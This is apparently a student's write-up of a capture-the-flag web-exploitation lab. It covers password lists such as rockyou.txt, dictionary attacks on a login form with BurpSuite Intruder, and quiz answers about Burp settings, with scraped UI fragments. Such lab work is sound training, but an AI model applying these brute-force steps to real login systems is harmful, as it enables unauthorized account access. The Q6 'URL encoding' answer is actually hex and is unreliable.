[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Dictionary Attacks using BurpSuite

A dictionary attack is a method of breaking into an authenticated system by iterating through a list of credentials. If you have a list of default (or the most common) usernames and passwords, you can loop through each of them in hopes that one of the combinations is successful.

You can use a number of tools to perform a dictionary attack, one notable one being Hydra (a fast network logon cracker) and BurpSuite, an industry-standard tool used for web application penetration testing. Given day 3 is about web exploitation, we'll show you how to use BurpSuite to perform a dictionary attack on a web login form.

Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

ANS: agent-18 (the highlighted part)

hackerone

BOT: posted a comment. Feb 25th (2 years ago)

agent-18 (U.S. Dept Of Defense staff) updated the severity to Critical. Feb 25th (2 years ago)

agent-18 (U.S. Dept Of Defense staff) changed the status to • Triaged. Feb 25th (2 years ago)

arm4nd0 posted a comment. May 11th (2 years ago)

agentt2 closed the report and changed the status to • Resolved. May 22nd (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

agent-18 (U.S. Dept Of Defense staff) posted a comment. Updated Jun 25th (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

arm4nd0 requested to disclose this report. Jun 25th (2 years ago)

ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. Jun 25th (2 years ago)

This report has been disclosed. Jun 25th (2 years ago)

U.S. Dept Of Defense has locked this report. Jun 25th (2 years ago)

arm4nd0

Participants

State Resolved ()

Reported to U.S. Dept Of Defense

Disclosed June 25, 2020 9:38pm +0800

Severity Critical (9 - 10)


Weakness Improper Access Control - Generic

CVE ID None

Account de... None


Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

ANS: 8080




Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

ANS: HTTP



Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?
ANS: 50 53 50 30 32 30 31



Q7: Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

ANS: Cluster bomb

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

Burp Suite Community Edition v2022.2.4 - Temporary Project

Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

username=\$bryan&password=\$bryan


0 matches

Length: 494


16m 21s

Q8: What is the flag?

Open Firefox and click on the FoxyProxy browser extension and select Burp(for all URLs).



Go to the BurpSuite application and click the Proxy tab then click the button "Intercept is on".



Go to the browser and sign in.

Santa Sleigh Tracker - Mozilla Firefox

Santa Sleigh Tracker

bryan

Sign in

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

10.10.183.75

Request Body Parameters

Request Cookies 0


Request Headers 7

7 Te: trailers
8 Connection: close
9
10

